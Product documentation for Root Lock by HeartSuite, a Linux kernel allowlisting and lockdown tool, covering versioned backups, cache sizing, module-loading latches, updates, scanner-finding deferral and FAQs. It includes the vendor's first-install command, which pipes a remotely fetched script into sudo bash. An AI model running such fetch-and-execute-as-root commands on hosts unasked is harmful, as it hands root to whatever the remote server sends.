Modifying a file that was made immutable during a previous Lockdown session fails with an error such as “could not open file; errno:1.”
The console Maintenance entry runs HS_unlock.sh for you. For recovery outside the Dashboard, run HS_unlock.sh.
12.2 - Backups that ransomware cannot delete
Every write in a protected directory is versioned before it lands. Under Lockdown, other programs are not intended to reach those versions.
Overview: Allowlisting controls what programs can execute, but an approved program that malware takes over can still write files. Ransomware running inside an approved process can encrypt whatever that process can reach.
Modern ransomware targets backup systems first — shadow copies and backup agents are typically deleted before files are encrypted.
Root Lock by HeartSuite creates a versioned backup every time a file in a protected directory is written. Versioning runs on the Root Lock kernel in both Setup Mode and Lockdown. Backup is a recovery store, not a prevention control: it does not stop the first write.
The same holds when the attack waits. A malicious sleeper is an approved program that behaves as expected for a long time, then encrypts or overwrites files it is already allowed to write. Root Lock versions those writes too, as long as the files are in a directory you selected on Backup ([b]). HeartSuite Joint File System (HJFS) removes that condition: it versions every program data file without a directory list. See The malicious sleeper attack.
Under Lockdown, the kernel keeps other programs — including malware running as root — off those backup versions; on the maintenance kernel Root Lock is not active, so that protection does not apply. Changing which directories are protected requires a maintenance window.
Automatic versioning
Root Lock monitors the protected directories you select. When any file in those directories (including subdirectories) is written, Root Lock creates a new versioned backup before the write completes. Versioning begins from first boot, before you have reviewed a single item.
Enterprise backup tools back up on a schedule — hourly, nightly, weekly. An attack that completes between backup windows has nothing to recover from. Root Lock backs up on every write, so there is no window for an attack to fit in.
Other security tools that offer rollback on Linux — including endpoint tools with a rollback feature — rely on volume shadow copies or scheduled snapshots. The same gap exists: an attack that completes between snapshot intervals has nothing to recover from.
CVE-2024-40711 — Veeam Backup & Replication, unauthenticated RCE — shows the sharper problem: the backup tool itself is the target. An attacker who reaches a Veeam host can execute code without authentication, destroy backups, then encrypt production files. Root Lock’s backups have no running agent to exploit.
Configuring protected directories
From the Dashboard, select Backup ([b]). Backup has two tabs: Configure and Restore. Configure shows which directories are protected and when they were last versioned. By default, /home is protected.
From Configure you can:
Add a directory ([a]) — protect additional directories (for example /var/www, /etc, /usr/lib)
Remove from backup ([r]) — stop backing up a directory. Existing versions are retained until the retention window expires.
On Backup, [n] cancels; add a directory with [a].
Recommended directories include those containing user documents, executable files, configuration, and shared libraries. Avoid high-churn directories like log directories — backup creates a new version on every write.
Backup is optional: you can remove all directories to disable it, and Lockdown does not require it.
Restoring file versions
If a file is compromised — for example, encrypted by ransomware — Backup lets you browse version history and restore any previous version of any file in a protected directory. On the Restore tab:
File-first ([f]) — navigate by directory and file, then view versions of the selected file
Timeline ([t]) — navigate by date, showing all files modified on a given day
To restore a single file, select it and choose the version to restore. Each version shows its timestamp and file size.
For ransomware recovery where many files were modified on the same date, use Timeline ([t]), press [d] to filter by date, review the affected files, and press [b] to batch restore all of them in one operation.
Lockdown and backup
When Lockdown is active, the backup configuration file is sealed — no user or program, including root, can add or remove directories. This prevents an attacker who compromises a running process from silently disabling backup. To change the backup configuration, enter a maintenance period first (see Protecting During Maintenance).
Backup encryption
Root Lock backup files are versioned filesystem copies. They are not encrypted by Root Lock. If your environment requires data-at-rest encryption — for example, to meet GDPR, HIPAA, or PCI DSS requirements — configure full-disk encryption (dm-crypt/LUKS) at the OS level. LUKS encryption covers the backup files automatically, since they reside on the same filesystem as the rest of the host.
CLI access for scripting and automation
For scripting and automation that runs without the Dashboard:
# hs-backup-config-manager list# hs-backup-config-manager add -d /var/www# hs-backup-config-manager del -d /home# hs-version-manager list /home/user/document.txt# hs-version-manager replace /home/user/document.txt <token>
For normal use, prefer the Dashboard’s Backup ([b]), which lets you browse versions by file or by date before you restore.
12.3 - When 255 allowlist slots is not enough
The Dashboard expands the kernel allowlist cache up to 255. Larger allowlists stay valid; the cache keeps the most recently used entries.
Overview: Root Lock by HeartSuite caches allowlist entries in kernel memory for lookup speed. The cache is an LRU window: its size sets how many entries stay in fast kernel memory, while the number of programs you may approve is unaffected. The Dashboard expands that window toward your allowlist size, up to 255 entries. Allowlists larger than 255 stay valid, and the kernel evicts the least recently used cache slots.
Because the Dashboard sizes the cache for you, manual sizing is optional, and you can let the allowlist grow past 255 without pruning it.
Automatic cache expansion
On startup and every state refresh, the Dashboard compares the size of your allowlist against the current kernel cache size. If the allowlist is larger, the Dashboard silently expands the cache — up to 255 entries. The minimum cache size is 10.
This runs in the background on the Dashboard’s normal 60-second refresh cycle. You do not need to invoke a CLI tool or change a setting.
When the allowlist is larger than 255
Auto-expansion stops at 255. Entries beyond that remain in force, and the kernel keeps the 255 most recently used in the cache.
Pruning unused programs in Allowed ([a]) is good hygiene rather than a requirement: after you remove entries, the next Dashboard refresh can shrink the working set the cache has to hold.
The Dashboard shows no warning when the allowlist grows past the 255-entry cache.
CLI access for scripting and automation
For scripting and automation that runs without the Dashboard, set the cache to a size between 10 and 255 with the on-disk tool:
# /.hs/sys/hs-APO-cache-size 128
Some docs and older notes call this tool hs-cache-size, its glossary name; the binary on disk is hs-APO-cache-size.
For normal use, let the Dashboard size the cache, because it re-checks the allowlist size on every refresh.
12.4 - Narrow kmod's file grants before Lockdown
Early in every HeartSuite-kernel boot, a latch refuses a later modprobe until reboot. This page is how you narrow kmod’s file grants before Lockdown seals them.
Overview: Root Lock blocks kernel module loading with a latch: a kernel setting that, once switched on, stays on until the next reboot.
The latch is heartsuite-kernel-latch.service. It runs early in every Root Lock kernel boot, Setup Mode included, before the network is configured and before sshd starts. It first loads the netfilter modules the firewall needs. Then it sets kernel.modules_disabled=1, and kernel.kexec_load_disabled=1 where that node exists. From then until reboot, a later modprobe stays refused (init_module, finit_module, and delete_module). The latch script does not unload modules already in memory. The kernel setting does the blocking, not a Root Lock check.
HS_lockdown.sh writes the same settings again, where the node exists, in case the latch service is masked. OpenRC systems have no latch service and get those writes only when Lockdown is applied.
HeartSuite is not on yet while that oneshot runs, so the program allowlist is not what stops module loads in that window. This page is how you narrow kmod’s file grants before Lockdown seals the allowlist.
When no extra work is needed
If kmod has no directory grant under /lib/modules or /usr/lib/modules, you can skip the rest of this page.
When kmod is allowlisted
Some hardware configurations load drivers or filesystem modules at startup. The latch runs after udev’s initial device scan, systemd-modules-load.service, the binfmt_misc mount, and ufw.service (when enabled). Those early loads are that boot path and the latch’s own netfilter preload.
A kmod program that holds a directory grant on /lib/modules or /usr/lib/modules can load any module present in that tree. Narrow those grants to the module paths kmod needs. An allowlisted kmod with a directory read under /lib/modules can open module files that were never observed during Setup Mode. The latch’s own netfilter preload is a fixed list. File grants do not add to it.
Narrow file access before Lockdown
Do this before you type YES on Lockdown, because once Lockdown is active the allowlist entries are sealed and changing them takes a maintenance window.
When kmod’s startup activity appears in the File Access queue ([f]) during Setup Mode, approve individual .ko paths rather than directory-level access. Approving a directory grants read access to everything under it — including modules not present during observation.
If directory grants under /lib/modules are still present when you open Lockdown ([l]), seal prep auto-narrows them. That panel is advisory and does not ask for YES; pressing [m] there undoes the narrowing rather than opening Maintenance. Under Lockdown the same inventory is read-only.
Handle any grants left after auto-narrowing in Allowed ([a]) or File Access ([f]); the Dashboard, not a CLI, is the normal path.
After narrowing, reboot and confirm the machine starts with no unexpected kmod denials in the review queues. Then activate Lockdown ([l]).
What stays sealed after Lockdown
After Lockdown engages:
Allowlist entries are sealed — kmod’s entry cannot be modified while Lockdown is active.
Startup scripts are sealed — system-wide shell configuration, systemd unit directories, and cron. Attackers cannot insert scripts that would run before Lockdown re-engages on the next boot and expand kmod’s permissions.
After the latch, a later modprobe stays refused. The allowlist and kmod’s file grants are a separate control, and Lockdown seals them.
Per-user shell profile coverage
Lockdown seals system-wide shell configuration — /etc/profile, environment defaults, and cron — preventing an attacker from planting scripts that run at the next boot and expand kmod’s permissions before Lockdown re-engages. A script that widens kmod’s file grants still cannot load a module once the latch has run. Per-user profile files (~/.bash_profile, ~/.bash_login, ~/.profile, ~/.bashrc, ~/.inputrc) are not covered automatically because the correct set depends on your user configuration.
If specific user accounts need that coverage, do it in Setup Mode (before the first Lockdown, or after unseal). The Dashboard has no per-user profile picker, so edit the scripts: uncomment those users’ profile lines in HS_lockdown.sh and the matching reverse lines in HS_unlock.sh. Then lock down from Lockdown ([l]).
12.5 - Apply an update without dropping Lockdown blindly
Unseal if Lockdown is applied, then run the bundle from a terminal in Setup Mode. Type YES to take one stock boot. The default stays Root Lock. You land in Setup Mode on the new kernel.
Overview: A Root Lock by HeartSuite update is delivered as a single self-extracting bundle (heartsuite-install.sh) that replaces the kernel and its userspace tools in one operation.
GRUB configuration, so the new kernel becomes the default boot target
It does not wipe user data, existing allowlist entries, or backup files. A complete overwrite still re-runs first-run setup (extra reboots) before the Dashboard returns. After the new kernel is up, new programs appear in the review queues for you to approve.
Why the update needs a stock boot
The installer will not overwrite Root Lock while that kernel is booted, which it checks with uname -r. Setup Mode still runs the Root Lock kernel, so you can copy the bundle, install packages, and edit configuration there, but the update itself finishes on a different boot.
You can also start bash heartsuite-install.sh there from a terminal. The installer asks you to type YES (case-sensitive), which sets the next boot only to the original distro kernel (stock) or Maintenance, keeps Root Lock as the default, and continues the update after that boot. You do not pick a menu entry, and you do not run the installer a second time.
If the session is not a terminal — for example curl … | sudo bash — the installer prints a one-shot command such as grub-reboot '…' && reboot for this machine instead of asking YES. Copy that command exactly rather than typing a boot entry number of your own. After that boot, run bash heartsuite-install.sh again. If the installer cannot name an entry, it tells you to open the console and choose stock or Maintenance at the boot menu.
The first-install command curl -fsSL https://get.heartsecsuite.com/get-heartsuite.sh | sudo bash is for a host that does not yet have Root Lock. On a host already running the Root Lock kernel it downloads the bundle and then follows the non-terminal path above.
If Lockdown is applied (the strip says Lockdown applied), unseal first. The installer cannot set the next boot while /boot is sealed.
Already in Setup Mode on the Root Lock kernel. Skip Unseal. Place the bundle, verify the checksum, and run bash heartsuite-install.sh from a terminal. Type YES.
Already on the original distro kernel or the maintenance kernel, and the strip does not say Lockdown applied. Skip Unseal and skip YES. Run the installer.
On the maintenance kernel but the strip still says Lockdown applied. The immutable flags are still on the files. Unseal first.
On the stock or maintenance boot Root Lock is not loaded, so it does not block programs, log, or take backups: that boot is ordinary Linux. By default the NIC stays down on that boot unless Maintenance already chose a live or firewall route; this update path uses that live route, over SSH, after the console GRUB pick Maintenance: unseal and return to Root Lock. Choose a time when that gap is acceptable.
Before you begin
Unseal first if Lockdown is applied. From the Dashboard, open Maintenance ([m]) and follow the sealed path in Protecting During Maintenance. You must land in Setup Mode before the installer can set the next boot.
Verify the bundle. Compare the SHA-256 of heartsuite-install.sh against the published checksum before running it.
Physical or serial-console access if the installer cannot name a boot entry, and for recovery if the new kernel does not boot. Being in Setup Mode alone does not require the console.
Update procedure
Place heartsuite-install.sh and heartsuite-install.sh.sha256 on the system, typically by scp into /root/. In Setup Mode that copy is allowed. Under Lockdown it may be denied, and not only by the allowlist: HS_lockdown.sh also sets chattr +i on /root. Unseal first.
If Lockdown is applied, open Maintenance ([m]) and complete the unseal path. You should be in Setup Mode on the Root Lock kernel before the next step.
Verify integrity:
sha256sum -c heartsuite-install.sh.sha256
Expected output: heartsuite-install.sh: OK
Log in as root over SSH or the serial console (AWS EC2 Serial Console, Linode LISH, Hetzner, and others). On failure, inspect /var/log/heartsuite/install.log on the serial console.
Run the installer from that terminal:
bash heartsuite-install.sh
If uname -r still names a Root Lock release, type YES when asked. The machine takes one stock or Maintenance boot and the installer continues from disk. The default stays Root Lock. If you are already off the Root Lock kernel, there is no YES step.
The installer applies the update and, by default, reboots into the new Root Lock kernel. You land in Setup Mode.
If new programs appear, they show in the review queues. Approve them through the Dashboard, then re-engage Lockdown ([l]) if it was active before the update.
Many hosts
The in-place bundle is per host. After Lockdown, each sealed host still needs the console unseal before the installer can set the next boot, because /boot is sealed.
For many locked hosts, reprovision from an updated pre-configured image instead of running the bundle on each live machine. That path is equivalent for support when the image contains a published bundle. See Kernel Support Policy and Enterprise Adoption Guide.
If the update fails
If the new Root Lock kernel does not boot, select the previous kernel from the GRUB menu. Physical or serial-console access is required for this step. Selecting a kernel other than Root Lock, or editing the kernel line, asks for the boot menu password if one was set (none is set by default). The normal Root Lock entry does not ask.
Both the previous Root Lock kernel and the maintenance kernel remain available as recovery entries. Contact HeartSuite support at support@heartsecsuite.com and include the contents of /var/log/heartsuite/install.log in your message — we’re happy to help you recover.
12.6 - Defer the scanner findings Lockdown already stops
Which findings can wait for the standard change window under Lockdown, which stay on the patch date, and how to file the exception in the scanner you already run.
Overview: Under Lockdown, some critical scanner findings can wait for your standard change window. Those are the findings where exploiting the bug only gets an attacker as far as a step Root Lock refuses: running a dropped binary, opening a file the vulnerable program was never granted, or connecting to a destination outside its network allowlist. A finding the attacker can complete inside the program’s existing grants — reading files it already reads, sending to a destination it already reaches — stays this week’s work. You record the deferral as one exception rule in the scanner you already run. That rule changes the scanner’s score, report, and remediation queue until it expires. It does not change the patch date in your policy or contract.
Which findings can wait
A finding can leave the active queue when the attacker’s next step after the exploit is something Lockdown already stops:
The next step is a program with no allowlist entry. The kernel matches the path, so a copy of an allowed binary at a new path is a new program with no entry.
The next step is a file the program was not granted.
The next step is a destination the program was not granted.
The vulnerable code is still on the host, so file these with a compensating-control or accepted-risk reason — the reason column in Record the reason in that scanner — and an expiry. A false-positive reason records that the vulnerability is absent, which is not true here, and the expiry is what brings the finding back for the patch.
In the comment, name the step Lockdown stops: a program with no allowlist entry, a file that program was not granted, or a destination it was not granted. A privilege-escalation finding whose root process already has an allowlist entry is not, by itself, a reason the patch can wait. Where your policy sets the standard change window at 60 or 90 days for work it does not rank critical, set the expiry to that window.
The deferral holds only while the host is in Lockdown. In Setup Mode the kernel logs but stops blocking until you return to Lockdown, so plan maintenance windows on these hosts with the open findings in mind. See Protecting During Maintenance.
Which findings stay on the patch date
Two kinds of finding keep the patch date whatever the exploit’s next step: a known-exploited finding on the CISA Known Exploited Vulnerabilities list, and anything your policy ranks critical.
The rest stay because the attack completes inside what the program is already allowed to do, so there is no refused step for Lockdown to stop:
In-process bugs, on data the program already reads
Kernel CVEs whose code is in the kernel you boot
Injection inside an allowlisted process
Denial of service
An already-permitted destination
The vulnerable app’s own files
An exception for one of these is a rule you file on your own policy’s terms, not on Lockdown’s. Lockdown still refuses the attacker’s next unapproved program, file, or destination on those hosts, so the patch closes the bug and the allowlist bounds what the bug can reach before it lands.
Kernel CVEs for code that is not in the kernel
The false-positive or not-affected reason is for one case: a kernel CVE whose code is absent from the kernel you boot. Record the config gate that leaves it out on the rule. The catalog of gates and the CVEs each one covers is Kernel Security Transparency.
On the 6.18 kernel, the BPF syscall is off, so there is no eBPF program to load. apt and dnf update the OS packages and leave the Root Lock kernel as shipped, so a package update does not change which kernel code is present.
A scanner that flags a kernel CVE from the version string alone follows CVE Hygiene for Scanners.
File the exception
File the rule on the asset group, tag, or range those hosts already belong to, and put the reason, the comment, and the expiry on that rule. If the scanner asks for an approver or a review date, record those on the same rule.
The exception expiry and the remediation SLA are two different dates. The expiry is how long the scanner treats the finding as handled. The SLA is the patch date in your policy or contract, and the exception does not move it. A policy that requires installs within seven days still requires them within seven days — the exception rule is what records that this finding is allowed to wait longer.
Keep evidence for the exception window
Keep a record with the rule that shows Lockdown held for the exception’s dates:
If those hosts already ship syslog, save a search on identifier heartsuite for those dates. It returns the denials and alerts.
If a monitor already polls status.json, its history for lockdown and daemon_ok covers the same dates.
On one host, when the shipper is down, journalctl -t heartsuite --since and --until cover those dates.
Each link goes to the vendor’s own article. Menu labels come from that article and can change between releases. Where an article names a 30-day or 90-day field, that field is the exception expiry, not your remediation SLA.
Scanner
Reason
What changes
Documentation
Rapid7 InsightVM
Compensating Control
Drops the finding from the risk score and from reports. Expiry is an optional date.
Takes the finding out of remediation work. Those two reasons can lower the exposure score on a recommendation exception. You set the duration when you create the exception. A longer window is a new exception.
Most failures are a missing allowlist entry, Setup vs Lockdown, or the maintenance kernel. How to tell which, and how to recover.
Overview: When something stops working under Lockdown, the cause is usually a missing allowlist entry, a different mode or kernel than expected (Setup Mode vs Lockdown, immutable seal, or the maintenance kernel), or a kernel issue.
Root Lock by HeartSuite shows which one on the Dashboard. The indicator at the top shows the current protection state, and the Suggested Next Step tells you what to do.
Installer and Dashboard logs live under /var/log/heartsuite/. Use the provider serial console to cat them. AWS Get system log is a buffered snapshot of that serial output, separate from CloudWatch. CloudWatch, Cloud Logging, and Log Analytics need the platform logging agent plus IAM, which Root Lock does not install. Paths and the three cloud surfaces are listed in Appendices → Log files.
Where to start
Start with the Dashboard, because it already counts and groups what was blocked by category. Before checking log files, review:
Protection state (indicator at the top): Shows the current protection level: “SETUP MODE”, “LOCKDOWN — immutable seal not applied”, “Lockdown applied”, or “maintenance kernel”. “Lockdown applied” is Lockdown with the immutable seal.
Status line at the bottom: Shows the kernel indicator (“Root Lock” or “maintenance kernel”), current mode with uptime, and lockdown status.
Pending/Denied counts: In Setup Mode, these are pending items awaiting approval. In Lockdown, these are denied actions that may need allowlisting.
Suggested Next Step: Provides a single, actionable recommendation based on the current system state.
Tip
If you suspect a program is being blocked, check the Dashboard first. Denied items appear as counts on the Dashboard, grouped by category (Programs, File reads, File writes, Network). For example, if nano is blocked from executing, the Dashboard shows Programs: 1 denied and the Programs queue ([p]) presents it with full metadata for approval.
Log management
Root Lock logs activity and presents it through the Dashboard’s three review queues: Programs ([p]), File Access ([f]), and Internet Access ([i]). The Dashboard shows pending counts for each queue and groups items by category, so you always know what needs attention. Maintenance ([m]) provides guided workflows for common maintenance tasks.
The review queues are how you see and resolve what needs attention. The underlying activity log is a temporary buffer — once all three review queues are empty and Secure Script Launchers is no longer pending, the Dashboard clears the log on its next refresh, without manual action.
For compliance, SIEM integration, or long-term retention, enable Syslog on Alert Settings → Fleet. Denial lines and aggregated alerts then go to the journal under ident heartsuite (alert lines use the message prefix heartsuite-alert:). Approvals are in /var/log/heartsuite/allowlist-audit.log. See SIEM and Fleet Integration. Formal compliance evidence is covered in the SOC 2 and compliance reference documents.
Allow several days to a week of observation in Setup Mode, because systemd timers, cron jobs, and infrequent services appear in the review queues only when they run.
Kernel log
The Dashboard’s review queues automatically collect entries from both the Root Lock activity log and the kernel log. During normal operation, you do not need to read dmesg directly.
The kernel log is useful for advanced troubleshooting in three situations: a program fails but the Dashboard shows zero pending or denied items for it; the Root Lock activity log has been cleared or rotated; or you need to correlate Root Lock entries with other kernel messages:
dmesg | grep HEARTSUITE
The Dashboard presents the same information with metadata enrichment and grouping, but only on the Root Lock kernel. On the maintenance kernel the TUI is Maintenance standalone, and the strip reads maintenance kernel: Root Lock not active No blocking · No logging · No backups. Express return, which lands you in Setup Mode on the Root Lock kernel, is meant to get you off that kernel quickly.
Nested virtual machines without hardware virtualization
The Local Path command is the same on a physical host and on a full VM. If you created a virtual machine inside a VPS or cloud guest that has no /dev/kvm, the installer stops at the start. Install Root Lock on the outer machine, or use a host that provides hardware virtualization. See Bare metal, virtual machines, and nested VMs.
Reporting issues
If you encounter a product bug, email support@heartsecsuite.com with your Root Lock version, kernel version (uname -r), the protection state shown at the top of your Dashboard, and steps to reproduce. For documentation issues, use heartsuite-docs issues. For security vulnerabilities, email support@heartsecsuite.com — do not use public issue trackers.
14 - Does this replace EDR? And other FAQs
How Root Lock differs from anti-malware, who it is for, AI agents, containers, VM versus metal install, and what happens when something is blocked.
General
How is Root Lock by HeartSuite different from other anti-malware solutions?
A: Every attack does three things: run a program, access files, make a network connection. Root Lock controls all three per program, not per user.
Where anti-malware tools look for signatures or suspicious behavior, Root Lock requires every execution, file access, and network connection to be approved through the Dashboard review queues. In Lockdown, anything not approved is blocked.
Enforcement is compiled into the kernel, so there is no agent to kill and no module to unload. An attacker who already has remote root cannot turn Lockdown off or edit the sealed allowlist, because unsealing takes the console: a keyboard and monitor, a serial port, a BMC (Dell iDRAC, HPE iLO, and similar), or your cloud provider’s serial console — the same class as sitting at the rack. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal, and SSH cannot lift the seal. After unseal, SSH is how you work in Setup Mode.
Which scanner findings can wait for the standard change window?
A: Under Lockdown, a finding can wait when exploiting the bug only gets an attacker as far as a step Root Lock refuses: running a new program, opening a file the vulnerable program was never granted, or connecting to a destination outside its network allowlist. If your policy allows an exception, record it as one rule in the scanner you already run, with an expiry. The scanner takes the finding off its remediation queue until that expiry, and the finding comes back for the patch when it expires. See Scanner deadlines.
The exception does not move the patch date in your policy or contract, because the vulnerable code stays on the host until the patch goes in. A finding the attacker can complete inside the program’s existing grants — including an attack on the vulnerable app’s own files — stays on the patch date.
A scanner that flags a kernel CVE from the version string alone follows a separate workflow: CVE Hygiene for Scanners.
Root Lock does not scan for, report on, or remediate vulnerabilities, so ISO 27001 A.8.8 is not covered; see Compliance Quick Reference.
Do I still have to patch after Lockdown?
A: Yes. Install distro errata and application updates on the remediation SLA in your policy or contract: Lockdown bounds what an unpatched bug can reach, but the vulnerable code stays on the host until the patch goes in.
One host already in Lockdown: open Maintenance ([m]) in the Dashboard, select Maintenance: unseal and return to Root Lock from the console boot menu, patch over SSH in Setup Mode, approve the new activity in the review queues, then activate Lockdown ([l]) again. See Protecting During Maintenance.
Many locked hosts: bake the patched OS and the current Root Lock bundle into a new image and reprovision, which avoids a console session on each node. Ansible distributes allowlists but does not lift the seal. See “How do I patch many hosts that are already in Lockdown?” below and the Enterprise Adoption Guide.
The expiry you file in the scanner is a separate date from that SLA. Where your policy sets the standard change window at 60 days or 90 days for work it does not rank critical, a finding whose exploit only reaches a step Lockdown refuses — a new program, file, or destination — can take that window as its expiry. See Scanner deadlines.
A kernel CVE whose code is compiled out of the Root Lock kernel needs no kernel update. apt and dnf still install the OS packages and leave the Root Lock kernel as shipped.
Is Root Lock a kernel module? How is that different from eBPF or SELinux?
A: No. Root Lock is compiled into the kernel binary. You do not load it with insmod, and you cannot unload it with rmmod. When the Root Lock kernel is running, the checks are part of exec, file access, and outbound connect.
eBPF tools (Falco, Tetragon, BPF LSM, eBPF Jailer) attach programs to a running kernel. That needs the BPF syscall. Root can unload those programs or kill the agent that loaded them. SELinux and AppArmor are LSM policy: on a typical distro, root can set them permissive or edit the policy file.
Root Lock is neither an LSM nor eBPF, so there is no policy to set permissive and no program to unload. The supported way off the Root Lock kernel is a reboot into the maintenance kernel from a keyboard and monitor, a serial port, a BMC, or your cloud serial console. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal, and SSH cannot select that kernel. After unseal, SSH is how you work in Setup Mode.
A: The console pick does not remove Root Lock from the host. Reboot from a keyboard and monitor, a serial port, a BMC, or your cloud serial console, and select Maintenance: unseal and return to Root Lock. That boot runs HS_unlock.sh and returns you to the Root Lock kernel in Setup Mode. The GRUB default stays Root Lock, so the next reboot boots Root Lock again.
If a boot menu password was set before Lockdown, that entry asks for the GRUB name root and the boot menu password, while the everyday Root Lock entry does not ask. See Protecting During Maintenance.
Who is Root Lock for?
A: Root Lock fits systems where the same programs do the same jobs, day after day — production servers with defined stacks, closed appliances and embedded devices, regulated workstations, build and CI infrastructure, and AI agent sandboxes inside per-task virtual machines. It is for operators who need a kernel allowlist they can build without custom MAC policy, then seal so root cannot unload it.
Autoscaling groups fit too: profile one reference host of that class, then bake its allowlist into the image.
Containers fit as OCI images built and run on a separate host, with Root Lock protecting the fixed-workload hosts around them — see Shared-kernel containers.
Running Docker, containerd, Kubernetes, CRI-O, or Podman on a Root Lock host is not a fit by design. Under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container.
Hosts that run eBPF-based tools like Falco, Cilium, or Tetragon as their enforcement layer are not a fit by design: Root Lock does not enforce through eBPF, and the BPF syscall is off, so there is no eBPF program for those tools to load. See Deployment Scenarios for the full breakdown.
How does Root Lock treat AI agents?
A: An agent is another program on the allowlist, with its own execution, file, and network grants, so under Lockdown anything outside those grants is blocked. When Syslog is enabled on Alert Settings → Fleet, those blocked events go to the journal under ident heartsuite. Root Lock has no MCP integration.
Is Root Lock just easier SELinux?
A: No. In Setup Mode the Dashboard records which programs actually ran, what each one read or wrote, and where it connected, and you build the per-program allowlist by approving that record.
Then Lockdown seals it. Under Lockdown there is no permissive mode, nothing to unload, and the allowlist cannot be edited. An attacker who already has remote root cannot turn it off. Unsealing takes a keyboard and monitor, a serial port, a BMC, or the cloud serial console. sshd is stopped when Lockdown seals, unless you chose to leave it running before the seal, and SSH cannot lift the seal. After unseal, SSH is how you work in Setup Mode.
Can I use the same allowlist across a fleet or Kubernetes cluster?
A: Yes, across a fleet of similar hosts. Each host runs the Root Lock kernel with the allowlist installed locally, and because Root Lock has no central policy server, your automation (Ansible, Terraform + GitOps, Puppet, scripts) distributes the files.
Each host still installs through Cloud Path or Local Path; Ansible runs that install and then applies policy.
Kubernetes: a cluster that schedules pods onto the Root Lock host is not a fit by design, including a long-lived fixed pod set. Under Lockdown, Root Lock refuses the new mounts a runtime makes each time it starts or reschedules a container. Run that workload in a Firecracker or Kata microVM instead, with Root Lock as the guest kernel. See Deployment Scenarios and Containers and microVMs. Root Lock does not ship Firecracker or Kata. The same allowlist can still be copied across Root Lock hosts that run a fixed set of programs.
Because Root Lock works on each host individually, event correlation stays in your SIEM, policy reconciliation in Git or your configuration management, and compliance reporting in your GRC tool. See Central Policy Management.
How do I patch many hosts that are already in Lockdown?
A: Bake the patched OS and the current Root Lock bundle into a new image and reprovision the instances. Unsealing a locked host takes the console, so reprovisioning is how a fleet patches without a console session on each node.
In-place package installs still work on a single host after unseal — Protecting During Maintenance. An in-place Root Lock update is the same unseal, then bash heartsuite-install.sh from a terminal and type YES — Updating Root Lock. Ansible distributes allowlists; it does not lift the seal. See Central Policy and the Enterprise Adoption Guide.
How does Root Lock compare to Falco, AppArmor, SELinux, gVisor, or Linux EDR?
A: Falco is a detection engine. AppArmor, SELinux, gVisor, and Linux EDR each do a different job. Root Lock is host-local prevention (allowlist + Lockdown).
The tools differ most in how an attacker turns them off. An attacker who already has remote root can still kill a Falco agent, unload an eBPF program, or set SELinux permissive. Under Lockdown, that attacker cannot lift the seal, because lifting it takes physical or serial-console access: keyboard and monitor, serial port, or cloud serial console.
See How Root Lock Compares for a side-by-side table. For SELinux specifically, see the next question.
How does Root Lock compare to SELinux specifically?
A: Root can set SELinux to permissive mode, reload a relaxed policy, or edit the policy files. Root Lock is not an LSM, so it has no policy mode for root to switch. Setup Mode logs what each program did, you approve it in the queues, and Lockdown seals that allowlist: the files are made immutable (chattr +i) and the kernel refuses the write that would clear the flag, even from root. Unsealing takes booting the maintenance kernel from a keyboard and monitor, a serial port, a BMC, or your cloud provider’s serial console, not an SSH session. After unseal, you work over SSH in Setup Mode.
The two are not mutually exclusive. SELinux’s domain transitions and distribution-shipped per-application profiles add policy depth Root Lock does not provide; Root Lock adds the sealed boundary SELinux does not. See How Root Lock Compares for the full side-by-side. A lab of the same root-shell path is in What Lockdown refused after a root shell.
What software can I remove or stop paying for if I run Root Lock?
A: Root Lock replaces the preventive-enforcement layer of the following tool categories. Whether you can remove a tool entirely depends on whether you were running it purely for prevention, or also for telemetry and response.
What Root Lock can replace (narrowly):
Commercial eBPF enforcement tools (Sysdig Secure, commercial Falco, Cilium Tetragon): the allowlist covers blocking, and Root Lock removes the BPF syscall by design. On 6.18.9-hs there is no eBPF program to load. These tools cannot run on the Root Lock kernel. OSS Falco carries no licensing cost but does carry ongoing rule-tuning overhead that goes away.
gVisor: if used solely to protect workloads from root-level compromise inside a VM or microVM, Root Lock is a direct replacement as the guest kernel.
AppArmor / SELinux: no licensing cost, but the policy-authoring and drift-management overhead is replaced by observation-driven allowlist setup. See Security as Economics for the full comparison.
The blocking dimension of Linux EDR (CrowdStrike Falcon, SentinelOne, MDE): prevention is replaced. Telemetry, behavioural analytics, and SOC console are not. Some vendors offer lighter-tier pricing once the workload prevention layer moves to Root Lock.
Cannot remove:
SIEM, NDR, vulnerability scanners, and HIDS/FIM — these answer questions Root Lock does not: fleet correlation, traffic analysis, compliance reporting, and patch prioritisation. See “Does Root Lock replace my SIEM, NDR, or vulnerability scanner?” below.
Does Root Lock replace my SIEM, NDR, or vulnerability scanner?
A: No. Root Lock works on each host individually. It does not correlate events across a fleet, ingest external data, or produce fleet-wide compliance reports on its own.
The same allowlist can still be distributed by your automation; see “Can I use the same allowlist across a fleet or Kubernetes cluster?” above.
SIEM (Splunk, Sentinel, Elastic), NDR (Darktrace, ExtraHop), vulnerability management (Nessus, Qualys, Wiz), and HIDS/FIM (OSSEC, Wazuh, AIDE) answer fleet-wide, telemetry, and compliance questions that Root Lock does not. Run them alongside. Root Lock’s syslog streams, JSONL approval log, status.json, and webhook are designed inputs for those tools.
Why is kernel-level enforcement better than eBPF or agent-based security?
A: Many security tools — including Falco, Cilium Tetragon, and CrowdStrike Falcon on Linux — rely on eBPF filters or user-space agents running as processes in the same OS as the programs they are meant to protect. Malware with sufficient privileges can disable, bypass, or unload them.
Root Lock compiles blocking into the kernel itself. There is no agent to kill, no filter to detach, and no module to unload. If the Root Lock kernel is running, its checks are running: Setup Mode logs what they see, and Lockdown blocks what is not approved.
This is the difference between a lock on the door and a guard standing next to it.
How is Root Lock itself protected from attacks? How do I know that Root Lock won’t be targeted or compromised?
A: Lockdown makes allowlist entries and configuration files immutable at the filesystem, then disables changing immutability flags in the kernel. Under Lockdown, root cannot add, delete, or change allowlist entries. The kernel refuses the write.
To make changes, open Maintenance ([m]). If the seal is applied, reboot from a physical or serial console and select Maintenance: unseal and return to Root Lock. The seal lifts automatically and you return to Setup Mode on the Root Lock kernel. The Dashboard confirms Lockdown status after every reboot.
What are the system requirements for Root Lock?
